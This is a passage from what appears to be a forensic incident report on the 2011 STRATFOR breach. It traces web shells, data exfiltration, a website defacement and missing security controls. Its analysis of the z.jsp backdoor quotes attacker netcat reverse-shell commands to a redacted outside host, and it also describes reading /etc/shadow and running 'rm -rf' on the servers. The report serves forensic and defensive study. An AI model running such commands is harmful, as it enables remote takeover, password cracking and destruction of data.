Based on these Apache log excerpts it is apparent that the attacker executes this script through another PHP script named "db_con.php" on December 9, 2011 at 7:40 pm CST. The attacker then uses this PHP script to delete both "db_con.php" and "bcc.pl" on December 10, 2011 at 1:10 pm CST. Based on open-source research conducted by Verizon Business, it is suspected that this Perl script uses system level commands to establish a backdoor by opening a Unix shell with "root" privileges on a remote system that is running Unix netcat in listening mode. Details on the introduction of this script into the STRATFOR environment could not be determined based on the available evidence.

5.5.2. Malicious PHP Script – db_con.php

Reviewing accesses to the PHP script "db_con.php," within the Apache logs extracted from the unallocated space of the STRATFOR Web server suggests that this script is a PHP based file manager, and was used to execute system level commands by the attacker. All usage of this script within the recovered log data occurred between December 9, 2011 and December 10, 2011 from IP address [redacted]

The following log excerpt demonstrates IP address [redacted] accessing several system level files through this PHP script.



Table 5.5.2.1 – Access of "db_con.php" through Web Interface

The above excerpt shows the attacker accessing the current user's ".bash_history," accessing files "/tmp/pt.tar.gz," "/tmp/pt1.tar.gz," "key.txt," and "pipe.sh." Further review of accesses to this PHP script revealed the attacker executing the "id" command, and running "nc" (Unix netcat) through this script.



Table 5.5.2.2 – Access of "db_con.php" through Web Interface

Reviewing the usage of this PHP script suggests that the attacker had system level access to the STRATFOR Web server as early as December 9, 2011 by accessing this PHP script through the server's Web interface. A review of unallocated space revealed evidence that this script was downloaded from IP address [redacted] on December 12, 2011 at 5:15 pm CST. The following excerpt of data from unallocated space shows output consistent with the Unix command "wget" demonstrating that this script was downloaded via "http://[redacted]/db_con.php." Unfortunately, this script is no longer hosted at this location and could not be retrieved and reviewed by Verizon Business.



Table 5.5.2.3 – Download of "db_con.php" to STRATFOR Web Server

5.5.3. Malicious Java Script – z.jsp

Unauthorized access to the STRATFOR Zimbra server was observed through accesses to the malicious script "z.jsp" from this server's Web interface. Whether or not this script was introduced onto the systems by the attackers or is a vulnerability that was exploited could not be determined based on the available evidence. This script enabled full shell level access to the attackers through the Web interface on the STRATFOR Zimbra server. A total of 128 accesses to script from 19 unique IP addresses were observed between December 17, 2011 and December 21, 2011 in the recovered Apache logs from the STRATFOR Zimbra server.

A sampling of the significant system level commands run by the attacker through this backdoor channel are shown in the below log excerpt.



Table 5.5.3.1 – Samples of Commands Ran via "z.jsp"

The first of these commands (run by IP address [redacted]), "pwd; id" would first display the current working directory to the user, and then display the currently logged in user's account details. The second of these commands (run by IP address [redacted]) would display the contents of the file "/etc/shadow" to the user. The file could be used to attempt password cracking. The third of these commands (run by IP address [redacted]) would execute Unix netcat via "nc [redacted] 8092 –e /bin/sh &" which would in turn establish a TCP connection to host [redacted] on port 8092 and execute a "/bin/sh" (a standard shell) on the remote system upon connection. The fourth command (run by IP address [redacted]) translates to "mknod /tmp/b p && nc [redacted] 8089 0 < /tmp/b I /bin/bash 1 > /tmp/b." This command would create a special FIFO (first in, first out) device in path "/tmp/b" which would act as a pipe. This command would then establish a backdoor to the system through this pipe, opening a local shell via Unix netcat on the remote system with IP address [redacted] that is listening for netcat connections on port 8089. This would allow an attacker to interface with the STRATFOR Zimbra server directly from a remote system of their choice; in this case [redacted].

Reviewing the activity associated with this malicious script revealed evidence of file creation, deletion and data transfers. It is suspected that sensitive information was compromised from this server via this backdoor channel. Additionally, this backdoor channel facilitated password cracking of all accounts on this system, as it allowed the attacker to access to "/etc/shadow" file. The details of the IP addresses associated with connections via this backdoor channel to the STRATFOR Zimbra server are shown below:

IP Address	Access Count	First Connection	Last Connection
[redacted]	6	12/17/2011 04 36 52	12/17/2011 07 23 00
	1	12/17/2011 05 42 11	12/17/2011 05 42 11
	1	12/17/2011 02 56 27	12/17/2011 02 56 27
	2	12/17/2011 08 14 23	12/17/2011 08 15 43
	12	12/17/2011 05 47 44	12/17/2011 05 50 45
	1	12/17/2011 06 01 40	12/17/2011 06 01 40
	1	12/17/2011 02 46 59	12/17/2011 02 46 59
	49	12/17/2011 01 47 00	12/21/2011 17 03 10
	1	12/17/2011 04 37 46	12/17/2011 04 37 46
	5	12/17/2011 08 21 59	12/17/2011 08 26 59
	10	12/17/2011 05 26 41	12/17/2011 05 33 17
	18	12/17/2011 01 45 46	12/17/2011 05 48 01
	1	12/17/2011 08 09 43	12/17/2011 08 09 43
	2	12/17/2011 08 32 50	12/17/2011 08 33 10
	7	12/17/2011 06 14 56	12/17/2011 06 18 15
	4	12/17/2011 04 44 57	12/17/2011 04 46 35
	3	12/17/2011 04 13 57	12/17/2011 04 14 43
	2	12/17/2011 07 24 05	12/17/2011 07 27 20
	2	12/17/2011 06 03 28	12/17/2011 06 04 28

Table 5.5.3.2 – IP Addresses Associated with Unauthorized Access via "z.jsp" to Zimbra Server

5.6. NetIntel Analysis

Due to the lack of network log files on the in-scope systems, Verizon Business analyzed the Internet traffic traversing the STRATFOR environment in order to gain an understanding of the Internet activity for STRATFOR's systems in the months leading up to and during the data breach event. Normally in a data breach investigation network log files provide an audit trail that can be used to differentiate between normal business and malicious activity. The analysis of Internet traffic can provide information similar to that of Network logs in that it also provides an audit trail that can be used to understand the activity of the systems in STRATFOR's environment. This type of traffic analysis (collectively called NetIntel) allows Verizon Business to analyze Internet traffic patterns and trends to determine what constitutes normal Internet traffic and what is anomalous or potentially malicious traffic.

Verizon Business began their analysis of STRATFOR's Internet traffic by first focusing on the data sent over high numbered and non-standard ports (as confirmed upon by STRATFOR personnel) and then sorting it by the amount of traffic passing through their environment into bytes per day. As shown in the figure below, there are two days in particular for which there was an abnormally large amount of data traversing the STRATFOR environment reflected in the NetIntel data.



Figure 5.6.1 – Bytes per Day

Based on the data in the figure above, the first date of significance is December 5, 2011. Verizon Business then took the data for the date in question and sorted it to determine which IP addresses were transferring the highest amount of data out of the STRATFOR environment. The graph below depicts the sum of data leaving the STRATFOR environment (in bytes) on the date of December 5, 2011 based upon destination IP address. Some of the IP addresses in the graph below have been redacted due to an ongoing Law Enforcement Investigation.

Figure 5.6.2 – Bytes leaving the STRATFOR environment on December 5, 2011

Further analysis of the NetIntel data provided the following facts. Starting at approximately 4:37 p.m. CST on December 5, 2011, an abnormally high amount of data is sent from the STRATFOR environment to the IP address [redacted]. The data transfer lasts for approximately 9 minutes, and concludes at 4:46 p.m. CST. More importantly, the data transfer occurred over port 9583 to a destination port of 41216. Interviews with STRATFOR personnel confirm that this is a non-standard and unassigned port for use in their environment. It is important to note that intruders often use custom assigned high and non-standard port numbers to obfuscate unauthorized data transfers out of victim environments. For example, attackers will frequently use high and non-standard ports for FTP and SSH traffic (instead of their standard ports of 20 and 22 respectively) to throw off investigators looking for traffic along standard ports.

The other date of significance in the "Bytes per Day" graph is December 7, 2011. Once again Verizon Business then took the data for the date in question and sorted it to determine which IP addresses were transferring the highest amount of data out of the STRATFOR environment. The graph below depicts the sum of data leaving the STRATFOR environment (in bytes) on the date of December 7, 2011 based upon IP address. Some of the IP addresses in the graph below have been redacted due to an ongoing Law Enforcement Investigation.



Figure 5.6.3 – Bytes Leaving the STRATFOR Environment on December 7, 2011

Verizon Business discovered a second abnormally high amount of data being sent from the STRATFOR environment to the IP address [redacted], in Greece. The data transfer occurred over port 59630 to a destination port of 47608 for a time period of over 2 hours, approximately between the times of 9:37 a.m. and 11:47 a.m. CST on December 7, 2011. Once again, STRATFOR personnel validated that these ports were not used for any standard or company sanctioned traffic. These IP addresses have been forwarded to the FBI for purposes of their investigation.

It is important to note that these traffic anomalies do not necessarily reflect a crime-in-motion, but it might be indicative of other non-legitimate activities unrelated to the data breach event. For example, an internal STRATFOR employee utilizing a torrent client for the purposes of file sharing might generate a similar traffic signature with high volume outbound traffic over high, non-standard ports.

Analysis of the Zimbra mail server provided Verizon Business with evidence that the intruder(s) created the database dump file (which was later exfiltrated from the STRATFOR environment) on November 16, 2011. The database dump finished at approximately 4:21 p.m. CST. Verizon Business discovered log data showing the user "ngeron" logging into the database server at 3:35 pm CST. An excerpt of that log data is provided in the figure below.

Figure 5.6.4 – Log Data Identifying User "ngeron" Logging into the Database Server

Further analysis of the NetIntel data from STRATFOR's environment on November 16, 2011 led Verizon Business to discover an IP address, [redacted], starting an interactive session with the STRATFOR office environment at 3:26 p.m. CST. This occurs shortly before the user "ngeron" SSHs into the database server and approximately 55 minutes before the database dump finished at 4:21 p.m. CST.

Based upon interviews with Mr. Geron this would seem to be a valid session as part of the normal requirements of his position at STRATFOR was to create database dump files. However, the timing of this session seems suspicious due to the short amount of time between when the IP address above began a session with a system in the STRATFOR environment and when the user "ngeron" logged into the database server[2].

[2] Verizon NetIntel should not be considered all-inclusive, as packets that do not traverse Verizon owned devices between their source and destination addresses would not be encapsulated in the dataset under analysis.

5.7. Damage Assessment

During the course of the attack against STRAFOR's systems, the intruder's primary targets were payment related and e-mail related systems. Once the intruder(s) gained access to the STRATFOR environment they exfiltrated a database dump file containing credit card information and Personal Identifiable Information (PII). This information included, but was not limited to, name, e-mail address, primary account number (PAN), expiration date, and CVC2/CVV2. In addition to the database dump file, the intruder(s) were also successful in exfiltrating data contained on STRATFOR's e-mail servers. This data included confidential communications between STRATFOR personnel and customers, clients, and/or contacts.

After successfully exfiltrating the data noted above, the intruder(s) defaced the www.STRATFOR.com website on December 24, 2011. The defacement modified the visuals of the STRATFOR website splash page. A portion of the modified website is included in the screenshot below.



Figure 5.7.1 – Website Defacement

At the top of the page is an embedded video glorifying the hacker group Anonymous. This video can be viewed online. Below the video is the text "// MERRY LULZXMAS! ARE YOU READY FOR A WEEK OF MAYHEM? h0h0h0h0h0" and a link to connect to the IRC server "irc.anonops.li" via a Web based front-end.

The defacement included the contents of the Web server's shadow file. The shadow file is a Linux file that contains information such as usernames, encrypted passwords, and additional properties related to the user passwords. After describing the deletion procedure, the defacement Web page contained responses and criticism to four internal e-mail messages compromised by the attackers from the STRATFOR environment, signifying that the attackers obtained STRATFOR's email messages.

Investigators ran keyword searches on the acquired forensic images and were able to identify remnants of all four of these messages on the STRATFOR Zimbra and SMTP servers. Also included in the defacement was personal information associated to STRATFOR's IT manager at the time Frank Ginac, portions of text from "The Coming Insurrection" a French work influential in the anarchist community, and command line text showing the intruder(s) running the Unix "rm –rf" command against the /var/log directory as well as the root directory of the Web server. That portion of the defacement is included in the screenshot below.



Figure 5,7.2 – Website defacement showing the use of the "rm –rf" command

In addition to running the Unix "rm –rf" command on the Web and database servers the intruder(s) also issued this command to two separate e-mail servers within the STRATFOR environment. The result of running this command was that the contents of nearly every writable mounted file system on the servers was deleted, up until the point that the server itself crashed as system-critical files and directories were deleted.

5.8. Potential Vulnerabilities

In light of a confirmed system breach, it should be noted that several distinct vulnerabilities and network configurations existed that allowed this breach and subsequent data compromise to occur. The fact that the STRATFOR database, Zimbra, SMTP, and Web servers were Internet facing and remotely accessible contributed to the occurrence of this data breach. Another significant factor is that the e-commerce environment was accessible from anywhere within the STRATFOR enterprise, as well as from the Internet directly. No firewall configuration existed for these Internet facing systems at the time of the breach. Therefore there was nothing in place to restrict remote access to specific and trusted IP addresses to the e-commerce environment as well as the SMTP and Zimbra servers within the STRATFOR DMZ. The firewall implementation in place on the office portion of the network did not retain sufficient log data therefore no meaningful firewall log analysis could be performed. No software firewalls were active or enabled on any of the examined systems.

Several potential vulnerabilities related to account credentials were observed throughout this investigation. It should be noted that a password management policy does not exist within STRATFOR. Several unused accounts were present on each of the examined systems. These types of accounts are often exploited by attackers during data breach scenarios. Additionally, it was described to Verizon Business that the "autobot" account is shared and used by several users. Such practice should be avoided as it prevents user activity to be correlated to a specific individual in the event of a security incident. No measure exists to prevent users from using the same password to access company email or corporate workstations as to remotely access servers containing sensitive information.

Based on file system analysis and interviews with STRATFOR IT personnel, it has been determined that no anti-virus solution had been deployed on any of the examined systems. Lacking in an up to date, properly configured, anti-virus solution, especially for systems connected to the Internet, leaves them wide open to not only the more sophisticated and customized hacker attempts, but also to other viruses. An installed anti-virus solution is a necessary measure to guard against both internal and external attacks against any environment with computer systems.

